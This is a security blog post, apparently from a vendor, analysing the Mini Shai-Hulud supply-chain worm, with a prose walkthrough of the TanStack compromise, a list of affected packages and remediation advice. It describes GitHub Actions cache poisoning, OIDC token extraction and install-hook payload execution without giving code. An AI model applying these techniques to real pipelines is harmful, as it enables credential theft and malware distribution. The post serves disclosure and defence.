Mini Shai-Hulud is a self-propagating supply-chain worm targeting npm, PyPI, and RubyGems. It abuses CI/CD pipelines, stolen tokens, and trusted publishing flows to spread malicious packages and steal credentials.

Shai-Hulud is back - this time being lighter, faster and more automated than before. This new wave, termed as Mini Shai-Hulud, has affected a number of packages from tanstack, uipath, opensearch-project and mistralai among others over the past few weeks, with the latest series of major compromises coming on 19th May, 2026 on major organizations openclaw-cn and antv.
Check an extensive list of affected packages here. This self-propagating software supply-chain worm compromised legitimate high-profile packages with millions of weekly downloads, significantly increasing the potential blast radius. This article details the technical workings, sophisticated propagation mechanism and remediation of this supply-chain attack.
Preface
Open-source ecosystems operate on trust. Modern applications routinely pull hundreds of third-party dependencies during development and deployment, often through fully automated CI/CD pipelines. This creates a trust chain as shown below.

Though efficient, this model creates a vast attack surface. Compromising any link in the chain allows attackers to distribute malicious code as a "trusted" update. This is the core idea behind software supply-chain attacks.
Introduction
In brief, this malware was designed to execute automatically during npm package installation, harvest sensitive credentials from developer systems and CI/CD environments and abuse stolen publishing credentials to release additional malicious package versions. This worm-like propagation mechanism allowed the attack to spread rapidly through trusted package maintainers and automated release pipelines.
What made Mini Shai-Hulud technically more advanced than before was:
- Improved stealth - Newer variants leveraged obfuscated loaders, staged payload delivery and alternate runtimes like Bun to reduce detection by traditional Node.js-focused security tooling.
- Persistence - The worm made attempts to persist through IDE integrations, VS Code hooks, Claude Code hooks, OS services and background processes.
- Better environment awareness - Mini Shai-Hulud fingerprinted developer and CI environments by auditing OS, tooling, cloud credentials and registry tokens. This allowed the worm to adapt payloads and maximize credential harvesting across npm, PyPI and RubyGems ecosystems.
- CI/CD and provenance abuse – Unlike earlier variants that relied mainly on stolen maintainer tokens, Mini Shai-Hulud compromised trusted GitHub Actions release pipelines and abused OIDC-based publishing flows, allowing malicious packages to pass modern provenance and trusted publishing verification checks.
The malware propagated through stolen maintainer tokens, GitHub sessions, CI secrets, publishing credentials and developer machines. So once enough maintainers and CI pipelines were infected, the worm jumped laterally across ecosystems. This compromised package managers like npm and PyPI with RubyGems also facing a similar attack chain, making the campaign a distributed ecosystem-wide compromise rather than a single-point attack, leading to no single “ground zero” for Mini Shai-Hulud.
The decentralized and self-propagating nature of the attack also made containment significantly harder as the malware continuously resurfaced through multiple compromised maintainers, registries and CI/CD entry points even weeks after the initial wave, with new exploitation chains still being identified as late as 19th May, 2026. One of the most impactful compromises of the wave, however, emerged through the TanStack attack chain on 11th May, 2026.
Timeline
September 2025 - The original Shai-Hulud worm hits npm, compromising 200+ packages. The first time a supply chain attack runs fully automatically, no human is needed after the initial launch.
December 2025 - An updated version (Shai-Hulud 2.0) appears. Faster, broader and starts hitting maintainers from well-known projects like Zapier and Postman.
March 31, 2026 - The axios package gets compromised. One of the most downloaded npm packages in existence. Attackers hijack a maintainer account and sneak in a hidden dependency that runs a malicious script on install. CISA issues an official advisory.
April 29, 2026 - Mini Shai-Hulud emerges, this time targeting SAP's developer ecosystem. Four core SAP packages are poisoned for a few hours. Over 1,000 developers unknowingly hand over their credentials before the packages are pulled.
May 11-12, 2026 - The big one. 172 packages were compromised in 48 hours across npm and PyPI simultaneously. TanStack, Mistral AI, UiPath, OpenSearch are all hit. For the first time, the malicious packages pass provenance verification, meaning even teams doing everything right got affected.
May 12, 2026 - On the same day, RubyGems gets flooded with 500+ malicious packages via bot accounts. New registrations suspended. Everything yanked within 24 hours, but the message is clear: No registry is safe.
May 19, 2026 - The campaign resurfaces again compromising 300+ additional npm packages, including the AntV ecosystem and packages from OpenClaw-CN. The newer variants expanded persistence, stealth and propagation capabilities through GitHub-based fallback C2.
Deepdive Into TanStack Exploit
Instead of directly uploading malware to npm using stolen maintainer credentials, the attackers reportedly abused the dangerous pull_request_target trigger. GitHub cache served as the medium for malware delivery. The compromise here occurred at the CI/CD infrastructure layer rather than through a visible malicious commit. Let’s understand the exploit step-by-step.
Preparing Payload
The attack began from a malicious fork named voicproducoes/router (now deleted), where the attacker pushed an orphaned commit 79ac49eedf774dd4b0cfa308722bc463cfe5885c into the forked tanstack/router repository. The commit itself introduced only two files:
- tanstack_runner.js - containing massive obfuscated payload of roughly 2.3 MB
- package.json - to invoke the payload by defining a package named @tanstack/setup
As we can see, the prepare lifecycle hook runs the payload using bun, thus implying that whenever the package @tanstack/setup would be installed, the payload would automatically be executed.
Gaining Trusted Publishing Access
Now, the attacker opened a malicious pull request #7378 to tanstack/router from another forked repository named zblgg/configuration, triggering the CI workflows of the base repository. The vulnerable workflow among them was bundle-size.yml, which used the dangerous pull_request_target trigger, causing it to run with access to the base repository’s permissions, caches and GitHub Actions identity. The malicious PR contained a seemingly innocent file addition named packages/history/vite_setup.mjs, which maliciously modified the pnpm dependency store inside the GitHub Actions runner during workflow execution.

Upon workflow completion, actions/cache automatically uploaded the poisoned pnpm store to the shared repository cache. To ensure this malicious entry remained the the newest valid cache entry, the attacker repeatedly pushed updates to the PR branch. Finally, the attacker force-pushed the PR branch back to match the main branch HEAD, leaving no visible changes in the PR to hide traces.
Releasing Malicious Packages
Since GitHub Actions caches are shared across workflows, poisoned artifacts created during the attacker-controlled workflow execution were later restored inside TanStack’s legitimate release workflow defined by release.yml. The attacker’s payload gained execution and extracted GitHub Actions OIDC authentication tokens directly from the runner’s process memory using /proc/<pid>/mem access techniques.
The payload from the poisoned cache then formed the malicious packages by doing the following 2 things:
- Placing payload-containing router_init.js file at the package root
- Introducing an optionalDependencies entry in package.json pointing to the malicious GitHub commit we prepared earlier
Finally, the trusted yet compromised workflow itself requested valid short-lived npm publishing tokens and published malicious releases directly through the official TanStack CI/CD pipeline, thus carrying valid provenance attestations.
Self-Propagation Through Mini Shai-Hulud Payload
Design of the malicious package ensured that every installation of the affected TanStack package silently fetched the orphaned commit and executed tanstack_runner.js during installation on developer machines and CI runners. This combined with the obfuscated payload in router_init.js containing sophisticated multi-stage credential stealer with persistence, exfiltration and self-destruction capabilities. This led to harvesting credentials from developer machines, GitHub Actions runners’ memory and enterprise CI/CD environments by scanning environment variables, configuration files and cloud credentials among other things.
It also attempted persistence through IDE hooks, VS Code extensions, Claude Code integrations and background services while exfiltrating stolen secrets through Session Protocol CDN or GitHub GraphQL APIs. Finally, upon discovering tokens with package publishing access, the code automatically published additional compromised packages containing the same router_init.js payload and optionalDependencies chain, enabling Mini Shai-Hulud to self-propagate across npm, PyPI and other software ecosystems. Together, this formed the Mini Shai-Hulud worm.
RubyGem Variant: Three Registries In One Week
The TanStack attack wasn't alone. On the same day, RubyGems was hit by a separate campaign with 120+ malicious packages uploading SSH keys, API tokens and credentials on install. The incident demonstrated that Mini Shai-Hulud was no longer an npm-only threat but an ecosystem-level supply-chain worm capable of moving laterally across package registries and CI/CD trust boundaries.
RubyGems temporarily suspended new account registrations after hundreds of malicious gems were uploaded through automated bot accounts in a coordinated supply-chain attack. Researchers observed that many of the malicious gems contained credential-stealing functionality targeting developer machines, CI/CD pipelines and cloud environments similar to the npm or PyPI campaigns. Unlike the TanStack compromise where attackers weaponized trusted publishing infrastructure, the RubyGems wave appeared more focused on large-scale registry flooding and ecosystem poisoning using automated account creation and stolen credentials.
The npm and PyPI attack was precise with a worm spreading quietly through stolen tokens, targeting specific maintainers with valid provenance to avoid detection. The RubyGems attack was blunt with mass account creation, bulk uploads, live exploits and stolen credentials routed to ransomware groups within hours. However, both incidents followed the common principle of compromising developer infrastructure, stealing secrets and expanding propagation into additional software ecosystems. Two different attack methods, same motive.
Compromised Packages
| Package Registry | Organization | Notable Packages | Few Compromised Versions |
|---|---|---|---|
| npm | tanstack |
router-core, react-router, react-start, router-plugin, history |
router-core - 1.169.5, 1.169.8 react-start - 1.167.68, 1.167.71 router-plugin - 1.167.38, 1.167.41 history - 1.161.9, 1.161.12 |
| starmind | collector-cli | collector-cli - 0.3.10 | |
| openclaw-cn | feishu, cli, toutiao-ops, libsignal |
feishu - 0.2.11 cli - 1.4.1 toutiao-ops - 1.2.4 libsignal - 2.1.1 |
|
| antv |
g-image-exporter, x6, x6-geometry, gi-assets-advance, graphlib, g2, g2plot, infographic, vendor |
g-image-exporter - 1.2.42 x6-geometry - 2.2.5 |
|
| opensearch-project | opensearch | 3.6.2 | |
| mistralai | mistralai, mistralai-gcp |
mistralai - 2.2.3, 2.2.4 mistralai-gcp - 1.7.1, 1.7.2, 1.7.3 |
|
| uipath |
agent.sdk, filesystem, admin-tool, llmgw-tool, orchestrator-sdk |
agent.sdk - 0.0.18 filesystem - 1.0.1 llmgw-tool - 1.0.1 |
|
| squawk | airways, airport-data |
airways - 0.4.2, 0.4.3, 0.4.5 airport-data - 0.7.4, 0.7.5, 0.7.7 |
|
| SAP | cap-js/cds-dbs, mbt, cds | Undisclosed | |
| axios | axios | 1.14.1, 0.30.4 | |
| PyPI | guardrails-ai | guardrails-ai | 0.10.1 |
| mistralai | mistralai | 2.4.6 | |
| RubyGems | BufferZoneCorp | knot-activesupport-logger | Undisclosed |
Remediations
Mini Shai-Hulud proves that perimeter defenses fail when attackers exploit trusted pipelines and developer tools. To mitigate such ecosystem compromises, organizations must integrate secure coding, hardened releases and continuous software monitoring. The following mitigation steps should be followed:
- Enforce strict GitHub Actions hardening by avoiding dangerous workflows such as pull_request_target. The same was done by TanStack in the commit here post attack.
- Disable unnecessary npm lifecycle scripts like preinstall, postinstall and prepare in CI
- Rotate and scope credentials aggressively including npm, PyPI cloud and CI/CD tokensContinuously monitor dependencies and provenance attestations for anomalous package updates
- Use Software Composition Analysis platforms such as Harness Supply Chain Security (SCS) to continuously inventory dependencies, enforce policy gates, detect malicious packages and block compromised artifacts before they enter build and release pipelines
According to Harness’s analysis of the npm attacks, organizations should treat CI/CD pipelines as critical security infrastructure, combining SBOM visibility, policy enforcement, provenance validation and automated dependency risk analysis to prevent trusted publishing systems from becoming malware distribution channels. Read more about it here: Lessons from the NPM Attack.
How Harness Supply Chain Security Helps
Harness SCS helps you quickly detect and contain compromised dependencies like the TanStack package before they impact your pipelines. With real-time visibility into your SBOMs and dependency graph, you can identify affected versions, trace their usage across builds and environments and block them using OPA policies. This ensures malicious packages never propagate through your CI/CD or AI workflows.
Detect Compromised Packages

Harness SCS enables instant search across all repositories and artifacts to quickly identify if compromised package versions exist in your environment. The moment such a malicious package is disclosed, you can pinpoint its presence and assess impact across your entire supply chain in seconds.
Block Compromised Packages
Harness AI streamlines response to incidents like the TanStack compromise through simple natural-language prompts. With a single prompt, you can generate OPA policies to block affected versions of TanStack, for example, across all pipelines, preventing malicious packages from entering builds or deployments. As new compromised versions emerge, these policies can be quickly updated to maintain strong preventive controls across your SDLC. SCS customers can use this OPA policy to detect and block the affected versions
Track & Remediate Issues with Developers

Harness SCS automatically detects compromised versions across both production and non-production environments. Teams can track remediation, assign fixes and monitor progress through to deployment, ensuring exposed credentials and vulnerable dependencies are addressed quickly. This end-to-end visibility helps contain the impact and prevents compromised packages from persisting in your supply chain.
Next Steps In The Face Of Supply Chain Attacks
The Mini Shai-Hulud worm highlights how quickly a malicious package can expose high-value secrets when embedded deep within registries and CI runners. Given its role in managing dependencies and packages across projects, the impact extends beyond code to API keys, prompt data and downstream systems, often bypassing traditional security checks.
Defending against such attacks requires more than reactive fixes. Teams need real-time visibility into dependencies, the ability to enforce policies to block compromised versions and continuous tracking to ensure remediation is complete across all environments. Harness SCS enables teams to quickly identify where affected package versions are used, prevent them from entering new builds and ensure fixes are consistently rolled out.
With these controls in place, organizations can limit credential exposure, contain threats early and secure their supply chain against attacks like the TanStack compromise.